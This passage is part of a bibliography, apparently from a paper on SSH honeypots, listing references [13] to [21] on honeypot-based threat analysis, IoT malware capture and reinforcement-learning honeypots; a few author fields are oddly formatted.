[13] M. G. P. A. H. C. G. M. P. José María Jorquera Valero, "Identification and Classification of Cyber Threats Through SSH Honeypot Systems," in *Handbook of Research on Intrusion Detection Systems*, 2020, p. 25.

[14] B. Wang, "IoTCMal: Towards A Hybrid IoT Honeypot for Capturing and Analyzing Malware," in *ICC 2020 - 2020 IEEE International Conference on Communications (ICC)*, 2020.

[15] M. Başer, E. Y. Güven and M. A. Aydın, "SSH and Telnet Protocols Attack Analysis Using Honeypot Technique: Analysis of SSH AND TELNET Honeypot," in *2021 6th International Conference on Computer Science and Engineering (UBMK)*, Ankara, Turkey, 2021.

[16] J. Thom, Y. Shah and S. Sengupta, "Correlation of Cyber Threat Intelligence Data BAcross Global Honeypots," in *2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC)*, NV, USA, 2021.

[17] H. T. S. G. M. A. B. G. K. B. A. E. N. Yılmaz, "Password Attack Analysis Over Honeypot Using Machine Learning Password Attack Analysis," vol. Volume: 13 , no. Issue: 2, 2021.

[18] L. D. Sordo, "Cannypot: A Reinforcement Learning Based Adaptive SSH Honeypot," p. 98, 2021.

[19] Z. C. &. T. M. K. Connor Hetzler, "Analysis of SSH Honeypot Effectiveness," in *Future of Information and Communication Conference (FICC) 2023*, 2023.

[20] S. E. K. C. H. Y. Z. &. P. W. H. J. Ren Rui Tan, "Honeypot for Cybersecurity Threat Intelligence," in *IRC organizes the IRC Conference on Science, Engineering and Technology (IRC-SET)*, 2022.

[21] M. H. L. L. Marco Ariano Kristyanto, "Evaluation and Comparison of the Use of Reinforcement Learning Algorithms on SSH Honeypot," *Kristyanto, M.A., et. al.: Evaluation and Comparison of the Use of Reinforcement Learning Algorithms on SSH Honeypot,* p. 9, 2024.